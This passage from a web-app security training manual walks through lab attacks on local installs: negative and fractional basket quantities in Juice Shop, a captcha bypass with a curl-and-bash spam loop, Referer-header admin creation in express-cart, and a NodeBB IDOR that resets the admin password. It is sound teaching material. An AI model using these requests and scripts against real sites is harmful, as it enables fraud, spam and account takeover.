

Fig.: Review added as admin.

IDOR - Manipulating product price

After adding products to the basket, users have an option to increase or decrease quantity. Let's try to increase the quantity and intercept the request via burp suite.



Fig.: Current quantity and price

Request:

```
PUT /api/BasketItems/8 HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 16

{"quantity":2}
```

Response:

```
{"status":"success","data":{"id":8,"quantity":2,"createdAt":"2020-03-04T07:15:06.609Z"
,"updatedAt":"2020-03-04T07:16:22.490Z","BasketId":6,"ProductId":1}}
```

From the UI, it's only possible to increase or decrease the quantity by 1. Let's try to intercept and manipulate the API call to update the quantity as "0.5" and see what happens.

Request:

```
PUT /api/BasketItems/8 HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 16

{"quantity":0.5}
```

Response:

{"status":"success","data":{"id":8,"quantity":0.5,"createdAt":"2020-03-04T07:15:06.609Z","updatedAt":"2020-03-04T07:16:22.490Z","BasketId":6,"ProductId":1}}

The quantity and price got updated but the product remains the same (with the same 1000 ML quantity). Now a user can checkout the same product for a lesser price !



Fig.: Quantity and price got changed while product didn;t

Let's again try to intercept the same API call once again but this time, let's give negative quantities and see how the application responds.

Request:

```
PUT /api/BasketItems/8 HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 16

{"quantity":-2}
```

Response:

{"status":"success","data":{"id":8,"quantity":-2,"createdAt":"2020-03-04T07:15:06.609Z","updatedAt":"2020-03-04T07:16:22.490Z","BasketId":6,"ProductId":1}}



Fig.: Quantity and price in negative

The quantity got updated to -2 successfully and price is now returning as negative ! Hence we will get paid for this instead of paying :)

Preventing IDOR

The recommended way to fix IDOR vulnerabilities is to:

1. **Strict Access Control**: The best way to prevent Insecure Direct Object References (IDOR) is to implement proper access control mechanisms. Before returning an object to a user, ensure that the user is “Authorized” to view the content.

2. **Centralized Security Controls**: As always with security, security controls work best when centralized and enabled by default, implementing a data model or data access abstraction layer that adds the user as a foreign key to all data access requests ensures users can only access the data they legitimately should.

Part 2: Bypassing/Computing Captcha

The major reason for using captcha especially on form submissions is to distinguish humans from script & machine input, typically as a way of preventing spam.

Analysing the working of Captcha

Exploring the contact form

The contact form in Juiceshop is protected with Captcha to prevent automated form submissions. Let's verify how it works: http://localhost:3000/#/contact



Fig.: Captcha in contact us form

Let's reload the form and fill it with some test data to submit while inspecting the network calls in the browser (or looking at burp history).



Fig.: Captcha request

Request:

```
GET /rest/captcha HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Cookie: token=token
```

Response:

```
{"captchaId":2,"captcha":"2+3-2","answer":"3"}
```

Fig.: Captcha response has the answer as well !

Seems like the captcha data to solve is taken from the API call which also contains its answer as well. Let's try to submit a form to capture its API call.

Request:

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Authorization: Bearer token
Content-Type: application/json
Content-Length: 87
Cookie:token=token

{"UserId":18,"captchaId":2,"captcha":"3","comment":"this is a test
comment","rating":3}
```

Response:

```
{"status":"success","data":{"id":8,"UserId":18,"comment":"this is a test
```

comment","rating":3,"updatedAt":"2020-03-03T13:15:55.231Z","createdAt":"2020-03-03T13:15:55.231Z"}}

CaptchaID and the value is verified at the server side so incase if we provide the wrong captcha, application throws an error.



Fig.: Application throwing an error for invalid captcha

Bypassing Captcha

Step 1: Manipulating CaptchaId

Now that we know that if the “CaptchaId” is 2, the corresponding answer is 3. Let’s refresh the form and try to submit the new form by changing its CaptchaId to 2 and corresponding value to 3.

Command:

```
alert1@7ASecurity ~ $ token=""  # paste the token

alert1@7ASecurity ~ $
curl -H "Authorization: Bearer $token" -H "Content-Type: application/json" -d
'{"UserId":17,"captchaId":0,"captcha":"-23","comment":"This is a test
comment","rating":4}' http://localhost:3000/api/Feedbacks/
```

Output:

```
{"status":"success","data":{"id":20,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:15:33.730Z","createdAt":"2020-03
-12T07:15:33.730Z"}}
```

The request went through successfully and we have bypassed the Captcha verification! Let's write a bash script which submits the form 5 times using the above curl request.

Code:

```
#!/bin/bash
token="" # Add the token here
for i in {1..5}
do
    curl -H "Authorization: Bearer $token" -H "Content-Type: application/json" -d
'{"UserId":17,"captchaId":0,"captcha":"-23","comment":"This is a test
comment","rating":4}' 'http://localhost:3000/api/Feedbacks/'
    echo
done
```

Let's save the script as "captcha.sh" and then run it.

Command:

```
alert1@7ASecurity ~ $ chmod 755 captcha.sh
alert1@7ASecurity ~ $ ./captcha.sh
```

Output:

```
{"status":"success","data":{"id":56,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:35:58.707Z","createdAt":"2020-03-12T07:
35:58.707Z"}}
{"status":"success","data":{"id":57,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:35:58.763Z","createdAt":"2020-03-12T07:
35:58.763Z"}}
{"status":"success","data":{"id":58,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:35:58.810Z","createdAt":"2020-03-12T07:
35:58.810Z"}}
{"status":"success","data":{"id":59,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:35:58.863Z","createdAt":"2020-03-12T07:
35:58.863Z"}}
{"status":"success","data":{"id":60,"UserId":17,"comment":"This is a test
comment","rating":4,"updatedAt":"2020-03-12T07:35:58.903Z","createdAt":"2020-03-12T07:
35:58.903Z"}}
```

The output tells us that we have submitted the form 5 times without modifying the captcha ID and value.

Case Study: Express-cart: Privilege Escalation

Introduction

ExpressCart[3] is a fully functional shopping cart built in Node.js (Express, MongoDB) with Stripe, PayPal and Authorize.net payments.

A vulnerability in the access control in module express-cart <=1.1.5 allows unprivileged users to add new users to the application as administrators (CVE-2018-16483[4]).

Before proceeding with the lab, please install/run the vulnerable version of express-cart which is by default installed on the lab VM: *~/labs/part1/lab4/express-cart*

Commands:

```
cd ~/labs/part1/lab4/express-cart
npm start
```

If you are not using the lab VM, you need to manually install/setup the express-cart:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part1/apps/express-cart.zip

Installation:

```
mkdir ~/labs/part1/lab4/
cd /labs/part1/lab4/
# copy the express-cart.zip downloaded from the above link
unzip express-cart.zip
cd express-cart
npm install
npm start
```

Output:

```
> express-cart@1.1.18 start /home/alert1/labs/part1/lab4/express-cart
> node app.js

Setting up indexes..
- Product indexing complete
- Order indexing complete
- Customer indexing complete
```

[3] https://github.com/mrvautin/expressCart
[4] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16483

```
expressCart running on host: http://localhost:1111
```

Once the service is installed and running, go to "http://localhost:1111/admin" to set up the first time user which is by default admin.



Fig:. setting up the first time "admin" user

Once the default admin user is set up, login with the same credentials and create a normal user (without admin permissions).



Fig:. Add a normal user (without admin permission)

Now the application has 2 users in total as shown in the below screenshot out of which "admin@gmail.com" is the admin which "user@gmail.com" is a normal user account.



Fig:. users and permissions

Now let's logout and login back as a normal user. We can see that the admin permissions like adding a new user is not available for the normal user.

Let's deep dive into the source code to see how the privilege separation is being done within the code.

Escalating privileges - Adding a new admin

A good place to start looking at is the "routes" directory where all the API routes and its corresponding function definitions will be defined. Let's look at the user.js file inside routes directory (from the name it's clear that this file contains all the endpoints which a user can hit):

Filename:
routes/user.js

Code:

```
const express = require('express');
const { restrict } = require('../lib/auth');
[...]
router.get('/admin/users', restrict, async (req, res) => {
[...]
    res.render('users', {
        title: 'Users',
        users: users,
        admin: true,
        config: req.app.config,
        isAdmin: req.session.isAdmin,
        helpers: req.handlebars.helpers,
```

```
        session: req.session,
        message: clearSessionValue(req.session, 'message'),
        messageType: clearSessionValue(req.session, 'messageType')
    });
});
```

So most of the routes check the authentication with the “restrict” function defined in “lib/auth.js” and there is a very interesting session variable named “isAdmin” which determines if the current session is an admin or not.

At the end of the file, there is a very interesting route which basically used for creating new users:

Code:

```
router.post('/admin/user/insert', restrict, (req, res) => {
    const db = req.app.db;

    // set the account to admin if using the setup form. Eg: First user account
    let urlParts = url.parse(req.header('Referer'));

    let isAdmin = false;
    if(urlParts.path === '/admin/setup'){
        isAdmin = true;
    }

    let doc = {
        usersName: req.body.usersName,
        userEmail: req.body.userEmail,
        userPassword: bcrypt.hashSync(req.body.userPassword, 10),
        isAdmin: isAdmin
    };

// check for existing user
    db.users.findOne({'userEmail': req.body.userEmail}, (err, user) => {
        if(user){
            // user already exists with that email address
            console.error(colors.red('Failed to insert user, possibly already exists:
' + err));
            req.session.message = 'A user with that email address already exists';
            req.session.messageType = 'danger';
            res.redirect('/admin/user/new');
            return;
        }
        // email is ok to be used.
```

```
        db.users.insert(doc, (err, doc) => {
            // show the view
         [...]
```

We can notice that the function essentially parses the “Referer” header and sees if it’s path points to “/admin/setup” and if so, “isAdmin” is set to true !
This seems to be a logic bug since the application uses this flow to create the first time user. As we see during the installation phase, the first time we go to “/admin”, we are being redirected to set up the default admin account whose logic is essentially flawed !

Code:

```
let doc = {
        usersName: req.body.usersName,
        userEmail: req.body.userEmail,
        userPassword: bcrypt.hashSync(req.body.userPassword, 10),
        isAdmin: isAdmin
    };
```

Also the new user who is going to be added, the admin status of the request is taken from variable “isAdmin” but then as we know already, if the referrer is set to “/admin/setup”, then isAdmin is true which means the user we are trying to add is by default admin !

Let’s fire up the burpsuite[5] and capture the request so that we can play around with the requests.

Go to http://localhost:1111/admin/user/new and type in details for a new user. Before clicking on “Create”, ensure that burpsuite proxy is running and we can capture the request.

[5] https://portswigger.net/support/configuring-your-browser-to-work-with-burp



Fig:. Modifying the referrer header to include "/admin/setup" path

A successful request will give a 302 redirect to "/admin/login". Logout and try to login to the new account created with the correct credentials and you can see that you have logged into an account which has admin privileges !

We can also verify this by logging in as the default administrator and look at the existing users (http://localhost:1111/admin/users) in the platform along with their roles !



Fig:. user added as an administrator

So essentially by modifying the "Referer" header, a normal user could create an admin user account !

Case Study: NodeBB Privilege Escalation via Account takeover (IDOR in changepassword())

Introduction

NodeBB[6] is a next-generation discussion platform that utilizes web sockets for instant interactions and real-time notifications. An IDOR vulnerability[7] was reported in the changePassword() function within NodeBB using which an attacker can reset the password of an admin user and take over his account.

Before proceeding with the lab, let's install/run the vulnerable version of NodeBB which is pre-installed in the lab VM: `~/labs/part1/lab4/nodebb`

Command:

```
cd ~/labs/part1/lab4/nodebb
# to start nodebb, ensure that node version is 12+
nvm use 12.16.0; ./nodebb slog
```

If you are not using the lab VM, you need to manually install/setup the nodebb:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/nodebb.zip

Alternative URL:
https://github.com/NodeBB/NodeBB/archive/v1.13.x.zip

Installation:

```
mkdir -p ~/labs/part1/lab4
cd ~/labs/part1/lab4
# download the zip into the current directory and then extract
unzip nodebb.zip
cd nodebb

# run the installation wizard
./nodebb setup
```

[6] https://github.com/NodeBB/NodeBB
[7] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15149

```
# keep everything default. Click on "enter" multiple times to complete
# the installation. (mongodb credentials also empty but ensure mongo
# is running).

# Provide some credentials for admin account during the installation
# when prompted.

# to start nodebb, ensure that node version is 12+
nvm use 12.16.0; ./nodebb slog
```

Output:

```
[...]
2020-11-10T10:19:22.674Z [4567/6979] - warn: You have no mongo
username/password setup!
2020-11-10T10:19:22.902Z [4567/6979] - warn: You have no mongo
username/password setup!
2020-11-10T10:19:22.907Z [4567/6979] - info: [socket.io] Restricting access to
origin: http://localhost:*
2020-11-10T10:19:23.116Z [4567/6979] - info: Routes added
2020-11-10T10:19:23.118Z [4567/6979] - info: NodeBB Ready
2020-11-10T10:19:23.122Z [4567/6979] - info: Enabling 'trust proxy'
2020-11-10T10:19:23.124Z [4567/6979] - info: NodeBB is now listening on:
0.0.0.0:4567
```

Now that NodeBB is running, let's take a new terminal session and quickly grep through the source code to understand the changePassword() function.

Understanding changePassword()

Command:

```
# search only on source code and exclude others like modules/build
grep -inr "changePassword" . --exclude-dir={node_modules,build,test,public}
```

Output:

```
./src/controllers/accounts/helpers.js:76:      userData.canChangePassword =
isAdmin || (isSelf && !meta.config['password:disableEdit']);
./src/user/profile.js:266: User.changePassword = async function (uid, data) {
./src/socket.io/user/profile.js:66:     SocketUser.changePassword = async
function (socket, data) {
./src/socket.io/user/profile.js:74:            await
user.changePassword(socket.uid, Object.assign(data, { ip: socket.ip }));
```

Seems like there is a SocketUser.changePassword defined in profile.js within "./src/socket.io/". Let's explore the code in more detail:

Filename:
/src/socket.io/user/profile.js

Code:

```
SocketUser.changePassword = async function (socket, data) {
        if (!socket.uid) {
            throw new Error('[[error:invalid-uid]]');
        }

        if (!data || !data.uid) {
            throw new Error('[[error:invalid-data]]');
        }
        await user.changePassword(socket.uid, Object.assign(data, { ip: socket.ip }));
        await events.log({
            type: 'password-change',
            uid: socket.uid,
            targetUid: data.uid,
            ip: socket.ip,
        });
    };
```

So the application uses web sockets for communication and the function intakes arguments received over the socket connection. The function checks if "uid" is available and if so, user.changePassword() function is invoked which is defined in "./src/user". One thing to note here is that there is no validation if the UID belongs to the current logged in user itself at least on "SocketUser.changePassword".

Let's verify the same on "user.changePassword" and if so, then this is a clear case of IDOR and we can get the admin password reset.

NOTE: The data argument contains an "uid" element which is taken from socket.ip. This is the UID param we control. If this is being used in the main changePassword(), its IDOR ;)

Filename:
./src/user/profile.js

Code:

```
User.changePassword = async function (uid, data) {
        if (uid <= 0 || !data || !data.uid) {
            throw new Error('[[error:invalid-uid]]');
        }
        User.isPasswordValid(data.newPassword);
        const [isAdmin, hasPassword] = await Promise.all([
            User.isAdministrator(uid),
            User.hasPassword(uid),
        ]);

        if (meta.config['password:disableEdit'] && !isAdmin) {
            throw new Error('[[error:no-privileges]]');
        }
        let isAdminOrPasswordMatch = false;
        const isSelf = parseInt(uid, 10) === parseInt(data.uid, 10);
        if (
            (isAdmin && !isSelf) || // Admins ok
            (!hasPassword && isSelf)    // Initial password set ok
        ) {
            isAdminOrPasswordMatch = true;
        } else {
            isAdminOrPasswordMatch = await User.isPasswordCorrect(uid,
data.currentPassword, data.ip);
        }

        if (!isAdminOrPasswordMatch) {
            throw new Error('[[user:change_password_error_wrong_current]]');
        }

        const hashedPassword = await User.hashPassword(data.newPassword);
        await Promise.all([
            User.setUserFields(data.uid, {
                password: hashedPassword,
                rss_token: utils.generateUUID(),
            }),
            User.reset.updateExpiry(data.uid),
            User.auth.revokeAllSessions(data.uid),
        ]);

        plugins.fireHook('action:password.change', { uid: uid, targetUid: data.uid });
    };
};
```

The function flows as follows:

1. It checks if the UID is less than 0 or if data is empty. If so, it throws an error.

2. isPasswordValid() is a function defined in "./src/user/create.js" which simply checks the strength of the new password based on a config file.

3. const [isAdmin, hasPassword] ← This array is filled based on calling the function User.isAdministrator(uid) where socket.uid rather than data.uid (this is what we control).

4. The function then checks if the config file has password edit option enabled or not (enabled by default).

5. It then checks if (isAdmin) which is taken from step 3 where the function isAdministrator(UID) is called which will return False.

6. The function then moves on to await User.isPasswordCorrect() to check if the user has entered his current password correctly. If not, this will throw an error.

7. Finally the hash of the new password is taken from User.hashPassword(data.newPassword) and is used inside the function User.setUserFields().

One interesting thing to note in point 7 is that, the argument to User.setUserFields() is data.uid which is directly taken from the websocket request without any validation (this is passed onto user.changePassword() from SocketUser.changePassword()) !

Hence if we simply modify the uid passing through the websocket request, we will be able to reset the password of admin and take over the account !

Resetting Admin password

Let's verify our hypothesis by firing up the burpsuite and capture the request so that we can play around with the requests. Configure burpsuite[8] to work with your browser and ensure that "intercept request" is OFF.

If the NodeBB is not running, you can start the server:

[8] https://portswigger.net/support/configuring-your-browser-to-work-with-burp

Command:

```
./nodebb start

# in order to stop the server
./nodebb stop
```

Once the server is running, use a browser to visit the page: http://localhost:4567/register and register for a new account. Once registered, visit the change password section in "edit profile": http://localhost:4567/user/<username>/edit/password

Ensure that "intercept request" is turned "ON" in burpsuite and enter the old/new password and click on "change password".



Fig:. Intercept and modify the UID value to 1

Notice that if you have registered only one new user account, then your uid will be 2. This means UID is increasing sequentially so the admin uid is 1.

Modify the above uid to 1 and forward the request. Now logout and try to login as admin with the password you just modified

Extra mile #1: Automated script for form submission

Write an automated script (Python/ruby/..) which

1. Reads a valid "*CaptchaId*" by hitting the end point ("*/rest/captcha*")
2. Calculate the captcha value without using the "*answer*" parameter in the response.
3. Initiate a form submission and submit the same form 10 times using the captcha calculated in step 2.